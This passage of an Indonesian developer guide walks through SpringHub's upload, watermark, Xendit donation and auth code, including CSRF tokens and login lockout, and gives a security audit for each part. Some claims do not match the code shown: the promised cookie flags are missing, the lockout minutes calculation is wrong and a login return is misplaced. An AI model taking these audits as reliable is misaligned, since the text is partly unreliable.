menyebutkan tipe terdeteksi — jadi file bernama `foto.jpg` berisi script pun tertolak karena byte-nya tidak cocok.

```
// lib/upload-photo.ts baris 55-84
// Step 1: resize & compress
const compressed = await sharp(initialBuffer)
  .resize(1280, 720, { fit: "inside", withoutEnlargement: true })
  .jpeg({ quality: 80, mozjpeg: true })
  .withMetadata({ exif: undefined })
  .toBuffer();

// Step 2: add watermark
const watermarked = await addWatermark(compressed);

const metadata = await sharp(watermarked).metadata();

const ext = "jpg";
const filename = `${Date.now()}-${Math.random().toString(36).slice(2, 8)}.${ext}`;
const storagePath = `${folder}/${filename}`;

// Simpan ke local filesystem
const fullDir = path.join(UPLOAD_DIR, folder);
const fullPath = path.join(UPLOAD_DIR, storagePath);

await fs.mkdir(fullDir, { recursive: true });
await fs.writeFile(fullPath, watermarked);

return {
  url: `${UPLOAD_PREFIX}/${storagePath}`,
  path: storagePath,
  width: metadata.width ?? 0,
  height: metadata.height ?? 0,
};
}
```

Gambar yang lolos lalu melewati jalur pemrosesan (sesuai aturan AGENTS.md: "EXIF stripped, compressed to 720p"):

1. **Kompresi** — `sharp.resize(1280, 720, { fit: "inside", withoutEnlargement: true })`: foto diperkecil agar muat dalam bingkai 1280×720 tanpa diperbesar kalau sudah kecil; lalu dikonversi ke JPEG kualitas 80 dengan encoder mozjpeg (hemat bandwidth). Kritis: `.withMetadata({ exif: undefined })` **menghapus seluruh metadata EXIF** — koordinat GPS yang disuntikkan kamera HP dibuang sebelum gambar disimpan. Ini perlindungan privasi yang serius: relawan yang memotret di lokasi terpencil tidak membocorkan koordinat persis lewat file foto.
2. **Watermark** — `addWatermark` dari `lib/watermark.ts` menempelkan tanda `@jaga_semesta` di sudut kiri bawah.

3. **Penamaan** — `Date.now()` + 6 karakter acak + `.jpg` (misal `1723456789-ab12cd.jpg`), disimpan di `UPLOAD_DIR/<folder>/`.

4. **Tulis disk** — `fs.mkdir` rekursif lalu `fs.writeFile`.

Hasilnya `{ url, path, width, height }` dikembalikan ke route API yang menyimpan `path` (`storagePath`) di tabel `ReportPhoto`. `deletePhoto` membersihkan file saat foto dihapus (menggunakan `fs.unlink`, mengabaikan error bila file sudah tidak ada).

Konstruk yang Dipakai

- Pemeriksaan byte-level (magic bytes) dengan bitwise perbandingan hex
- `sharp` pipeline: `resize` → `jpeg` → `withMetadata` → `toBuffer`
- `await fs.mkdir` + `fs.writeFile` (`fs/promises`)
- Template filename acak
- `try/catch` kosong untuk hapus file

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — kombinasi magic-byte MIME check, batas ukuran 10MB, konversi wajib ke JPEG (file apapun bentuk aslinya menjadi JPEG yang di-encode `sharp` — *polymorphic content* mati di sini), EXIF dibuang, dan nama file acak membuat serangan *malicious upload* praktis mustahil. Satu catatan: ukuran 10MB bisa jadi besar untuk HP 2G; itu trade-off kualitas yang disengaja.

`lib/use-auto-save.ts` — **Draft form auto-simpan tiap 30 detik**

Potongan Kode Asli

```
// lib/use-auto-save.ts baris 5-31 (seluruh file)
"use client";
import { useEffect, useRef } from "react";
import { offlineDB, type DraftReport } from "../offline-db";

export function useAutoSave(
  formSlug: string,
  fieldData: Record<string, unknown>,
  photoBlobs: Array<{ fieldId: string; blob: Blob; fileName: string; mimeType: st
) {
  const draftIdRef = useRef<string>(`draft-${formSlug}-${Date.now()}`);
  const prevRef = useRef("");

  useEffect(() => {
    const interval = setInterval(async () => {
      const current = JSON.stringify({ fieldData, photoBlobs: photoBlobs.map(p =>
      if (current === prevRef.current) return; // no change
      prevRef.current = current;

      const draft: DraftReport = {
        id: draftIdRef.current,
        formSlug,
        fieldData,
        photoBlobs,
        savedAt: Date.now(),
      };
      await offlineDB.saveDraft(draft);
    }, 30_000); // every 30 seconds

    return () => clearInterval(interval);
  }, [formSlug, fieldData, photoBlobs]);
}
```

Penjelasan Cerita

Tidak ada yang lebih menyebalkan daripada mengisi form survei 33 field lalu kehilangan semuanya karena jaringan putus. Hook ini mencegahnya. Ceritanya: form dipanggil dengan `useAutoSave(formSlug, fieldData, photoBlobs);` `draftIdRef` dibuat sekali (`draft-<slug>-<timestamp>`) sehingga setiap sesi pengisian punya ID draft yang sama, dan `prevRef` menyimpan snapshot terakhir yang disimpan.

Setiap 30 detik, interval berjalan: state form dan nama-nama file foto di-`JSON.stringify` menjadi satu string; jika sama dengan snapshot sebelumnya, tidak ada perubahan → `return` (tidak ada penulisan sia-sia ke IndexedDB). Jika berubah, snapshot diperbarui, objek `DraftReport` dibangun, dan `offlineDB.saveDraft` menyimpan ke store `draft-reports`. Draft ini bertahan bahkan setelah tab ditutup — saat pengguna kembali, tombol "pulihkan draft" membaca store dan mengisi ulang form. Cleanup `clearInterval` saat komponen dilepas (atau `formSlug` /data berubah)

menghentikan interval — dan ketika data form berubah, effect dijalankan ulang dengan interval baru.

Konstruk yang Dipakai

- `useEffect` + `useRef` (stabil lintas render)
- `setInterval` dengan cleanup
- `JSON.stringify` untuk deteksi perubahan
- `async` callback interval

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — data hanya tersimpan di IndexedDB origin sendiri, tidak dikirim ke mana pun; foto tersimpan sebagai Blob dan nama filenya tidak dipakai untuk apa pun yang berbahaya. Catatan kecil: `fieldData` yang di-stringify bisa besar (form panjang); interval 30 detik dengan cek perubahan membatasi beban.

`lib/utils.ts` — Perkakas kecil: `cn`, `formatNumber`, `safeParseJson`

Potongan Kode Asli

```
// lib/utils.ts baris 1-19 (seluruh file)
import { clsx, type ClassValue } from "clsx";
import { twMerge } from "tailwind-merge";

export function cn(...inputs: ClassValue[]) {
  return twMerge(clsx(inputs));
}

export function formatNumber(n: number) {
  return new Intl.NumberFormat("id-ID").format(n);
}

export function safeParseJson(str: string): string[] {
  try {
    const parsed = JSON.parse(str);
    return Array.isArray(parsed) ? parsed : [];
  } catch {
    return [];
  }
}
```

Penjelasan Cerita

Tiga utilitas kecil yang dipakai di banyak komponen. `cn` menggabungkan nama kelas Tailwind: `clsx` menangani kondisional (`cn("a", false && "b") → "a"`), lalu `twMerge` menyelesaikan konflik kelas (dua `px-*` → yang terakhir menang) — standar di ekosistem shadcn. `formatNumber` menampilkan angka dengan pemisah ribuan Indonesia (`Intl.NumberFormat("id-ID") → "27.300.000"`) untuk statistik di dashboard. `safeParseJson` mencoba `JSON.parse`; bila hasilnya bukan array atau parsing gagal, mengembalikan array kosong — dipakai saat membaca field JSON dari database yang mungkin rusak atau kosong, tanpa pernah melempar exception.

Konstruk yang Dipakai

- Rest parameter `...inputs`
- `Intl.NumberFormat`
- `try/catch` + `Array.isArray`

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — `safeParseJson` menelan semua kegagalan, `Intl.NumberFormat` murni presentasi, dan `cn` hanya menyambung string class.

`lib/watermark.ts` — Cap tangan `@jaga_semesta` pada setiap foto

Potongan Kode Asli

```
// lib/watermark.ts baris 5-32
function createWatermarkSvg(width: number, height: number): Buffer {
  const fontSize = Math.max(12, Math.round(width / 30));
  const padding = Math.max(8, Math.round(fontSize / 3));

  const svg = `
    <svg width="${width}" height="${height}" xmlns="http://www.w3.org/2000/svg">
      <style>
        .text { fill: white; font-size: ${fontSize}px; font-family: Arial, sans-serif;
          font-weight: bold; opacity: 0.6; }
      </style>
      <text x="${padding}" y="${height - padding - 4}" class="text">${WATERMARK_TEXT}</text>
    </svg>
  `;

  return Buffer.from(svg);
}

export async function addWatermark(imageBuffer: Buffer): Promise<Buffer> {
  const metadata = await sharp(imageBuffer).metadata();
  const width = metadata.width || 1280;
  const height = metadata.height || 720;

  const svgOverlay = createWatermarkSvg(width, height);

  return sharp(imageBuffer)
    .composite([ { input: svgOverlay, top: 0, left: 0 } ])
    .toBuffer();
}
```

Penjelasan Cerita

Setiap foto yang diunggah lewat `lib/upload-photo.ts` melewati fungsi ini. Ceritanya: `addWatermark` membaca metadata gambar (lebar/tinggi; fallback 1280×720 bila kosong), lalu `createWatermarkSvg` membangun SVG transparan berukuran sama dengan gambar: teks `@jaga_semesta` putih, tebal, opasitas 60%, ukuran font proporsional lebar gambar (`width / 30`, minimal 12px), diposisikan di kiri bawah dengan jarak `padding`. SVG ini dikompositkan ke atas gambar asli dengan `sharp.composite` — hasilnya gambar dengan cap teks tembus pandang. Karena dipanggil setelah kompresi, ukuran file tidak membengkak. Efeknya dua sisi: merek dagang (foto di mana pun muncul selalu bersumber jelas) dan kewaspadaan (foto tidak bisa diklaim sebagai milik pihak lain tanpa cap).

Konstruk yang Dipakai

- Template literal SVG
- `sharp.metadata()` + `composite`
- `Math.max` / `Math.round` untuk ukuran proporsional

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — teks watermark adalah konstanta statis, tidak ada input user; SVG dibuat internal (bukan dari konten user), sehingga tidak ada jalur injeksi.

lib/xendit.ts — Gerbang donasi: invoice Xendit v2

Potongan Kode Asli

```
// lib/xendit.ts baris 21-57
export const DONATION_TIERS: DonationTier[] = [
  { id: "seedling", amountIdr: 20_000, label: "Rp 20K", impact: "1 tree se",
  { id: "trench", amountIdr: 50_000, label: "Rp 50K", impact: "1 trench",
  { id: "sediment", amountIdr: 100_000, label: "Rp 100K", impact: "1 m³ sedi",
  { id: "monitoring", amountIdr: 1_000_000, label: "Rp 1 juta", impact: "50 sprin",
];

/** Payment methods Xendit exposes to donors at checkout. */
export const PAYMENT_METHODS = [
  { id: "ovo", label: "OVO", group: "e-money" },
  { id: "gopay", label: "GoPay", group: "e-money" },
  { id: "dana", label: "DANA", group: "e-money" },
  { id: "shopeepay", label: "ShopeePay", group: "e-money" },
  { id: "qris", label: "QRIS", group: "qris" },
  { id: "card", label: "Debit / Credit Card", group: "card" },
  { id: "va", label: "Virtual Account", group: "va" },
] as const;

export const DEFAULT_PAYMENT_METHODS = [
  "BANK_TRANSFER",
  "CREDIT_CARD",
  "OVO",
  "GOPAY",
  "DANA",
  "SHOPEEPAY",
  "QRIS",
] as const;

/** Returns true when Xendit is configured (secret key + webhook token present). */
export function isXenditConfigured(): boolean {
  return Boolean(process.env.XENDIT_SECRET_KEY && process.env.XENDIT_WEBHOOK_TOKEN)
}
```

Penjelasan Cerita

File ini adalah jembatan ke Xendit, payment gateway Indonesia (kartu, VA, e-wallet, QRIS). Komentar di kepala file menegaskan: ini wrapper tipis yang dipanggil route

donasi **hanya bila** `XENDIT_SECRET_KEY` **diset** — sampai kunci asli dari klien tiba (status blocked di AGENTS.md), donasi berjalan dalam mode mock/sandbox.

Data statis di awal: `DONATION_TIERS` — empat tingkatan donasi yang tampil sebagai kartu preset di halaman donasi ("Rp 20K" untuk 1 bibit, "Rp 50K" untuk 1 rorak, "Rp 100K" untuk 1 m³ sedimen, "Rp 1 juta" untuk 50 mata air dipantau), masing-masing dengan `impact` yang menjelaskan dampak langsung donasi. `PAYMENT_METHODS` mendaftarkan kanal pembayaran untuk UI, dan `DEFAULT_PAYMENT_METHODS` adalah kode channel yang dikirim ke Xendit (`BANK_TRANSFER` = VA, kanal paling populer di Indonesia, plus kartu dan e-wallet). `isXenditConfigured` adalah saklar sederhana: kedua env (secret key **dan** webhook token) harus ada.

```

// lib/xendit.ts baris 82-139
export async function createInvoice(
  input: CreateInvoiceInput
): Promise<CreateInvoiceResult> {
  const secretKey = process.env.XENDIT_SECRET_KEY;
  if (!secretKey) {
    throw new Error("XENDIT_SECRET_KEY is not set. Cannot create invoice.");
  }

  const encoded = Buffer.from(secretKey + ":").toString("base64");

  const body: Record<string, unknown> = {
    external_id: input.externalId,
    amount: input.amount,
    payer_email: input.payerEmail,
    description: input.description || "Donasi SpringHub",
    currency: "IDR",
    invoice_duration: 86400, // 24 hours
    reminder: true,
    success_redirect_url: `${
      process.env.NEXT_PUBLIC_APP_URL || "http://localhost:3000"
    }/donate/success?invoice={invoice_id}`,
    failure_redirect_url: `${
      process.env.NEXT_PUBLIC_APP_URL || "http://localhost:3000"
    }/donate/failed`,
  };

  const paymentMethods = input.paymentMethods?.length
    ? input.paymentMethods
    : (DEFAULT_PAYMENT_METHODS as readonly string[]);
  body.payment_methods = paymentMethods;

  const res = await fetch(`${XENDIT_API_BASE}/v2/invoices`, {
    method: "POST",
    headers: {
      Authorization: `Basic ${encoded}`,
      "Content-Type": "application/json",
      "X-IDEMPOTENCY-KEY": input.externalId,
    },
    body: JSON.stringify(body),
    signal: AbortSignal.timeout(REQUEST_TIMEOUT_MS),
  });

  if (!res.ok) {
    const errText = await res.text();
    throw new Error(`Xendit API error (${res.status}): ${errText}`);
  }

  const data = await res.json();

  return {
    id: data.id,
    invoiceUrl: data.invoice_url,
    externalId: data.external_id,
    amount: data.amount,
    status: data.status,
  };
}

```



```
    expiryDate: data.expiry_date ?? null,  
  };  
}
```

`createInvoice` adalah inti file. Cerita saat donor menekan "Bayar": route donasi memanggil dengan `{ externalId, amount, payerEmail, description, paymentMethods }`.

1. **Kunci wajib** — tanpa `XENDIT_SECRET_KEY`, error dilempar (donasi tidak bisa dibuat).
2. **Otentikasi** — kunci disandikan `Buffer.from(secretKey + " : ").toString("base64")` menjadi Basic Auth (xxx menggantikan nilai asli di sini).
3. **Body invoice** — `external_id` (kunci idempotensi donor dari DB), jumlah, email pembayar, deskripsi, mata uang IDR, `invoice_duration` 24 jam, pengingat aktif, dan URL redirect sukses/gagal yang memakai `NEXT_PUBLIC_APP_URL`. Sukses membawa `{invoice_id}` sebagai placeholder yang diisi Xendit.
4. **Metode bayar** — pilihan donor bila ada; selain itu daftar default.
5. **Kirim** — POST ke `https://api.xendit.co/v2/invoices` dengan header `X-IDEMPOTENCY-KEY` (pengiriman ulang tidak membuat invoice ganda) dan timeout 15 detik (`AbortSignal.timeout`).
6. **Tanggapan** — respons non-OK → error dengan status dan teks dari Xendit; OK → data di-parse dan dikembalikan sebagai `{ id, invoiceUrl, externalId, amount, status, expiryDate }`.

Donor diarahkan ke `invoiceUrl` Xendit, membayar lewat kanal pilihannya; webhook pembayaran lalu masuk lewat endpoint yang dijaga `webhookLimiter` dan verifikasi token `XENDIT_WEBHOOK_TOKEN` — yang jika sah, memicu kredit donasi dan notifikasi. (File ini hanya invoice; verifikasi webhook ada di route API donasi.)

Konstruk yang Dipakai

- Basic auth base64 (`Buffer.from`)
- `fetch` dengan `AbortSignal.timeout`
- `X-IDEMPOTENCY-KEY` header untuk dedupe
- Ternary untuk pilihan payment methods
- `throw new Error` untuk kunci hilang / API gagal

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — kunci rahasia hanya di server (fungsi ini server-only, komentar file menegaskan "never call from the client"),

otentikasi lewat header (bukan di body/URL), idempotency key mencegah duplikasi invoice, dan timeout mencegah gantung. Yang penting diingat: verifikasi **pembayaran sungguhan** tidak boleh mengandalkan return `createInvoice` saja — SpringHub memakai webhook yang memverifikasi token `XENDIT_WEBHOOK_TOKEN` dan mencatat `already_processed` (dedupe webhook) sebelum menambah poin donasi.

Ringkasan Penutup BAB 5

Tiga puluh sembilan modul di `lib/` membentuk lapisan keamanan dan logika SpringHub yang berlapis. Jika diringkaskan dalam satu kalimat: **server memegang semua rahasia** (poin, koordinat presisi, token, kunci), dan **client hanya melihat hasil yang sudah dipotong** (poin yang dihitung server, lokasi yang di-snap, konten yang disanitasi, HTML yang diizinkan).

Tiga prinsip yang menghubungkan semua file ini:

1. **Fail-closed & failover** — `env.ts` menolak startup tanpa `DATABASE_URL/JWT_SECRET`; `redis.ts` noop + `cache.ts / rate-limit.ts` fallback memori; `prisma.ts` pesan error yang tidak membocorkan detail; `sanitize.ts` turun ke strip `</>`; semuanya memilih "jangan crash, jangan bocor".
2. **Satu sumber kebenaran** — `forms.ts` (form + schema + poin), `provinces.ts` (provinsi), `geo.ts` (koordinat), `prisma-rls.ts` (siapa lihat apa).
3. **Kedaulatan data** — EXIF dihapus (`upload-photo.ts`), koordinat di-snap (`geo.ts`), sesi di-hash (`auth.ts`), log di-redaksi (`logger.ts`), queue offline tidak pernah membuang data user (`offline-db.ts`).

Sesuai prinsip AGENTS.md: semua penegakan keamanan (CSRF, RLS, poin, sanitasi) dilakukan server-side; kode client hanya renderer yang patuh.

BAB 6 — Anatomi 94 Route Handler di

`app/api/`

Bab ini membedah **seluruh 94 route handler** (file bernama `route.ts`) yang hidup di dalam folder `app/api/`. Setiap route diperiksa dari tiga sudut: **peran** (kenapa endpoint ini ada), **alur cerita** (urutan logika dari request masuk sampai respons keluar), dan **potongan kode asli** (kode nyata yang diambil langsung dari file, bukan karangan). Bab ini ditutup dengan analisis **konstruk** (if/else, try/catch, Promise.all, transaksi, dsb.) dan **audit kerentanan** untuk setiap endpoint.

Cara membaca: silakan buka file yang dibahas berdampingan dengan bab ini. Penomoran baris pada potongan kode (`baris ±X-Y`) mengikuti isi file saat bab ini ditulis, jadi jika kode berubah, gunakan penomoran sebagai perkiraan.

Pendahuluan: Peta 94 Route Handler

Sebelum menyelami satu per satu, ada baiknya kita memetakan seluruh kawasan `app/api/`. Berikut daftar lengkap yang dihasilkan oleh perintah:

```
cd /root/springhub && find app/api -name route.ts | sort
```

Ada **94 file** yang terbagi ke dalam kelompok besar berikut:

Kelompok	Jumlah Route	Contoh
Auth & CSRF	8	<code>/api/auth/login</code> , <code>/api/auth/register</code> , <code>/api/csrf</code>
Report (publik + pemilik)	4	<code>/api/reports</code> , <code>/api/reports/[id]/photos</code>
Admin — Reports	8	<code>/api/admin/reports/[id]/approve</code> , <code>.../orphans</code>
Admin — Springs & Seedlings	6	<code>/api/admin/springs</code> , <code>/api/admin/seedlings/requests</code>
Admin — Users & Trust Score	4	<code>/api/admin/users/[id]</code> , <code>/api/admin/trust-scores</code>
Admin — Forms (CRUD dinamis)	4	<code>/api/admin/forms/[id]/fields/[fieldId]</code>
Admin — Courses & Content	4	<code>/api/admin/courses/[id]</code> , <code>/api/admin/content</code>
Admin — Point Rules	2	<code>/api/admin/point-rules/[id]</code>

Kelompok	Jumlah Route	Contoh
Admin — Projects, Donasi, Export	5	/api/admin/projects/[id] , /api/admin/export
Admin — Errors & Feedback	4	/api/admin/errors/[id] , /api/admin/feedback/[id]
Donasi & Xendit	2	/api/donations/invoice , /api/donations/webhook
Offline Sync (PWA)	2	/api/offline/session , /api/offline/sync
Kursus	3	/api/courses/[slug] , /api/courses/progress
Formulir (publik)	2	/api/forms , /api/forms/[slug]
Springs & Map Points	8	/api/springs/bulk , /api/map-points/types
Seedling Marketplace	7	/api/seedlings/[id]/request , .../contact
Proyek Komunitas	4	/api/projects/[id]/like , .../comments
Dashboard & Statistik	3	/api/dashboard , /api/leaderboard , /api/gallery
Notifikasi & Profil User	6	/api/notifications/unread , /api/user/profile
Infrastruktur & Lain-lain	7	/api/health , /api/upload/presign , /api/ytthumb
Total	94	

Pola umum yang akan Anda lihat berulang kali

Sebelum masuk ke route pertama, pahami lima lapis pola yang diulang hampir di semua endpoint state-changing (mengubah data):

1. **CSRF** — endpoint `POST / PUT / PATCH / DELETE` wajib memverifikasi token dari header `x-csrf-token` melalui `verifyCsrfToken()` (kecuali endpoint yang memang sengaja tanpa CSRF seperti `login` , `register` , dan `webhook` yang punya mekanisme token tersendiri).

2. **Otorisasi** — cek sesi via `getSession()` ; untuk endpoint admin wajib `role === "admin"` atau helper `isAdmin()` .
3. **Validasi** — skema Zod (`safeParse`) atau validasi manual untuk data yang masuk.
4. **Logika bisnis** — query Prisma, kalkulasi poin (server-only), atau panggilan layanan eksternal.
5. **Respons & audit** — respons JSON standar `{ success, ... }` atau `{ error }` , plus `auditLog()` untuk jejak admin, dan `getErrorMessage()` agar pesan error konsisten.

Tiga aturan emas yang selalu muncul:

- **Jangan pernah percaya nilai dari client** — titik koordinat di-snap di server, poin dihitung di server, jumlah donasi divalidasi ulang di server.
- **Idempotensi** — retry offline dan webhook duplikat harus aman (`clientCorrelationId` , `compare-and-set`).
- **Error yang aman** — `getErrorMessage(error, fallback)` agar detail internal DB tidak bocor ke client, plus status 503 bila memang gangguan database.

Domain Auth

Delapan route pertama adalah gerbang masuk dan keluar pengguna. Ini adalah domain yang paling peka keamanan: di sinilah serangan brute force, enumerasi email, dan penyalahgunaan sesi dicegat. Perhatikan bahwa **dua route di domain ini sengaja TIDAK memakai CSRF** (login dan register) karena CSRF ganda justru menyulitkan alur, sementara risiko CSRF untuk login sudah dimitigasi dengan `SameSite=Lax` pada cookie sesi dan rate limiting.

`GET /api/csrf` → `app/api/csrf/route.ts`

Peran: Membuat token CSRF sekali pakai berumur 1 jam, menyimpannya di cookie `HttpOnly` + `SameSite=Lax` , lalu mengembalikannya ke client untuk dipakai sebagai header `x-csrf-token` pada semua request state-changing.

Alur Cerita: Ini adalah titik awal dari semua interaksi berbahaya. Client membuka halaman mana pun, lalu (sebelum mengirim form atau tombol aksi) memanggil `GET /api/csrf` *just-in-time* — bukan saat mount — agar token tidak kedaluwarsa di tengah sesi. Handler membaca header proxy (`x-forwarded-proto` atau `x-forwarded-scheme`) untuk menentukan apakah koneksi berjalan di HTTPS; jika ya, cookie diberi atribut `Secure` . Token dibuat sebagai JWT HS256 yang ditandatangani dengan kunci

rahasia JWT (`getJwtSecret()`), berisi klaim kosong, dan kedaluwarsa 1 jam. Token yang sama dikembalikan dua kali dalam satu tangkapan: sekali lewat body JSON { `token` } dan sekali lewat cookie `csrf_token` . Nantinya `verifyCsrfToken()` akan membandingkan token di header dengan token di cookie — dua tempat yang berbeda, sehingga penyerang yang hanya bisa menyuntikkan cookie (atau hanya memalsukan header) tetap gagal. Terakhir, respons diberi segudang header anti-cache (`no-store` , `no-cache` , `CDN-Cache-Control: no-store` , dll.) supaya proxy dan CDN tidak pernah menyimpan token yang masih berlaku.

Potongan Kode Asli:

```
// app/api/csrf/route.ts baris ±8-25
export async function GET(request: Request) {
  const proto = request.headers.get("x-forwarded-proto") || request.headers.get("x-forwarded-proto");
  const isSecure = proto === "https";

  const token = await new SignJWT({})
    .setProtectedHeader({ alg: "HS256" })
    .setExpirationTime("1h")
    .sign(SECRET);

  const res = NextResponse.json({ token });
  res.headers.set("Set-Cookie", `${CSRF_COOKIE}=${token}; Path=/; HttpOnly; SameSite=Lax`);
  res.headers.set("Cache-Control", "no-store, no-cache, must-revalidate, proxy-revalidate");
  // ... Cache-Control tambahan untuk CDN/Cloudflare
  return res;
}
```

Konstruk: Tanpa percabangan besar; hanya satu ternary `isSecure ? "Secure;" : ""` dan satu pemanggilan fungsi `await ( SignJWT.sign )`.

 **Kerentanan:** "Kode ini rentan jika token bisa ditebak atau disalin — karena siapa pun yang memegang token + cookie bisa mengirim request state-changing atas nama korban." Di SpringHub hal itu dicegah lewat beberapa lapis: token adalah JWT 256-bit yang ditandatangani (`HS256`) sehingga tidak bisa dipalsukan, cookie ber- `HttpOnly` sehingga JavaScript korban tidak bisa membacanya, `SameSite=Lax` memblokir pengiriman cookie dari situs lain, dan `Max-Age=3600` membatasi umur token. Verifikasi dua sisi (header vs cookie) ditambah just-in-time fetch mencegah token basi dan serangan double-submit yang dipalsukan.

POST /api/auth/login → **app/api/auth/login/route.ts**

Peran: Memvalidasi kredensial email+password, membangun sesi login, dan mengadopsi laporan guest (belum login) ke akun baru.

Alur Cerita: Seorang pengguna mengetik email dan password di halaman masuk. Request masuk, dan lapis pertama adalah **rate limiter berbasis IP**: jika IP ini sudah

terlalu sering mencoba login, server langsung menjawab 429 "Terlalu banyak percobaan login..." sebelum kerja berat apa pun dilakukan. Selanjutnya server memeriksa sesi: jika ternyata sudah login, server menolak dengan 400 "Already logged in" (anti login ganda). Body diurai dan divalidasi dengan skema Zod `loginSchema` — email harus berformat valid dan password wajib diisi; jika gagal, respons 400 berisi `fieldErrors` dari Zod. Email dinormalisasi (lowercase + trim) lalu dicari di tabel `Profile`.

Di sinilah salah satu detail paling menarik: server **selalu** menjalankan `verifyPassword()` — baik hash asli pengguna maupun `DUMMY_PASSWORD_HASH` yang sudah di-*hardcode* — agar durasi respons untuk email yang tidak terdaftar sama dengan email yang terdaftar. Ini menutup *timing attack* yang bisa membocorkan apakah sebuah email terdaftar. Jika password salah dan profilnya ada, ada lapisan kedua: **lockout per akun** (`loginLockout`). Bila sudah 5 kali gagal, respons 429 menyebutkan sisa menit tunggu. Jika kredensial benar, counter lockout di-reset, lalu `createSession()` dipanggil dengan payload `{ userId, role, username, phone }`; flag `secure` cookie mengikuti protokol yang terdeteksi dari header proxy. Terakhir ada ritual adopsi: jika cookie guest (`guestId`) masih ada di browser, semua `Report` dan `PointsLog` milik guest itu dipindahkan ke akun (kolom `userId` diisi, `guestId` dikosongkan) sehingga kontribusi pra-login tidak hilang. Semua kejadian dicatat lewat `auditLog("login", ...)`, dan respons mengembalikan profil ringkas.

Potongan Kode Asli:

```
// app/api/auth/login/route.ts baris ±17-45
export async function POST(request: Request) {
  try {
    const ip = getClientIp(request);
    const ipLimiter = await authLimiter.check(`login:${ip}`);
    if (!ipLimiter.allowed) {
      return NextResponse.json(
        { error: "Terlalu banyak percobaan login. Silakan coba lagi nanti." },
        { status: 429 }
      );
    }

    const session = await getSession();
    if (session) {
      return NextResponse.json({ error: "Already logged in" }, { status: 400 });
    }

    const body = await request.json();
    const parsed = loginSchema.safeParse(body);

    if (!parsed.success) {
      return NextResponse.json(
        { error: parsed.error.flatten().fieldErrors },
        { status: 400 }
      );
    }

    const { email, password } = parsed.data;
    const normalizedEmail = email.toLowerCase().trim();
    // ...
  }
}
```

```
// app/api/auth/login/route.ts baris ±49-70
const profile = await prisma.profile.findUnique({ where: { email: normalizedEmail } });

// bcrypt.compare selalu dijalankan (hash asli atau dummy) agar timing tidak
// membocorkan apakah email terdaftar.
const valid = await verifyPassword(password, profile?.passwordHash ?? DUMMY_PASSWORD);

if (!profile || !valid) {
  if (profile) {
    const lockoutCheck = await loginLockout.check(`lock:${ip}:${profile.id}`);
    if (!lockoutCheck.allowed) {
      const minutesRemaining = Math.ceil((lockoutCheck.resetAt - Date.now()) / 60);
      return NextResponse.json(
        { error: `Akun terkunci karena terlalu banyak percobaan. Coba lagi dalam ${minutesRemaining} menit.` },
        { status: 429 }
      );
    }
  }
}
return NextResponse.json(
  { error: "Email atau password salah" },
  { status: 401 }
);
}
```


Konstruk: `try/catch` luar (error handling terpusat), `if` berlapis untuk rate limit → sesi → validasi Zod, lalu blok `if (!profile || !valid)` dengan cabang `lockout`, dan akhirnya blok adopsi guest (`if (guestId)`).

 **Kerentanan:** "Kode ini rentan terhadap serangan *brute force* dan *credential stuffing* — karena endpoint login menerima banyak tebakan password dari satu IP maupun satu akun." Di SpringHub diamankan dengan lapisan ganda: `authLimiter` per-IP untuk memboroskan sumber daya penyerang, `loginLockout` per-akun (5 gagal = 15 menit terkunci) untuk melindungi akun tertentu, `DUMMY_PASSWORD_HASH` untuk menutup timing attack, dan skema Zod yang menolak payload tidak valid sebelum kerja `bcrypt` (yang mahal) dilakukan.

POST /api/auth/register → **app/api/auth/register/route.ts**

Peran: Membuat akun volunteer baru dengan validasi password ketat, menangani konflik email/username, dan langsung membuat sesi + mengadopsi data guest.

Alur Cerita: Pengunjung mengisi formulir pendaftaran. Mirip login, lapis pertama adalah rate limiter per-IP dan cek "sudah login?" — jika sudah, tolak `400`. Body divalidasi Zod dengan aturan password yang tegas: **minimal 8 karakter, wajib mengandung huruf BESAR, huruf kecil, dan angka**. Email dinormalisasi lalu dicek duplikat (cek pertama, level aplikasi). Username diturunkan dari email (bagian sebelum `@`) bila tidak diisi; jika username sudah dipakai, server menambahkan suffix `1`, `2`, `3` ... sampai menemukan yang kosong (loop `while`). Password di-hash dengan `bcrypt` 12 rounds (`hashPassword`), lalu `prisma.profile.create` dijalankan — tetapi di balut `try/catch` kedua: jika ada error Prisma `P2002` (unique constraint), server menelusuri `meta.target` untuk membedakan konflik email vs username dan membalas `409` yang tepat. Ini adalah jaring pengaman karena cek aplikasi bisa kalah dalam *race condition* dua pendaftaran simultan. Setelah sukses, sesi dibuat langsung (pengguna langsung login), dan — seperti login — data guest diadopsi bila ada cookie guest. `auditLog` mencatat pendaftaran, lalu respons berisi `{ success, user }`.

Potongan Kode Asli:

```
// app/api/auth/register/route.ts baris ±73-97
const passwordHash = await hashPassword(password);

// Gunakan create dengan catch unique constraint sebagai jaring pengaman
let profile;
try {
  profile = await prisma.profile.create({
    data: {
      email,
      passwordHash,
      username,
      role: "volunteer",
    },
  });
} catch (createErr) {
  if (createErr instanceof Prisma.PrismaClientKnownRequestError && createErr.code === "P2002") {
    const target = (createErr.meta?.target as string[]) || [];
    if (target.includes("email")) {
      return NextResponse.json({ error: "Email sudah terdaftar" }, { status: 409 });
    }
    if (target.includes("username")) {
      return NextResponse.json({ error: "Username sudah dipakai" }, { status: 409 });
    }
  }
  throw createErr; // Re-throw – akan di-catch oleh handler utama
}
```

Konstruk: `try/catch` utama; `if` berlapis (rate limit, sesi, Zod, duplikat email); `while` untuk menemukan username unik; `try/catch` kedua dengan `instanceof Prisma.PrismaClientKnownRequestError` + pemeriksaan `code === "P2002"` dan `target.includes(...)`.

 **Kerentanan:** "Kode ini rentan terhadap *race condition* pada registrasi email yang sama — karena dua request bersamaan bisa lolos cek duplikat aplikasi." Di SpringHub diamankan dengan catch `P2002` di tingkat database: hanya satu request yang menang `create`, yang kalah menerima `409` dan bukan `500`. Pola "cek dua kali + konstrain unik di DB" ini juga melindungi email dan username sekaligus. Risiko *username enumeration* tidak signifikan karena respons `409` memang diperlukan untuk UX yang jelas, dan rate limiter per-IP membatasi volume probing.

POST `/api/auth/logout` → **app/api/auth/logout/route.ts**

Peran: Menghancurkan sesi pengguna yang sedang aktif.

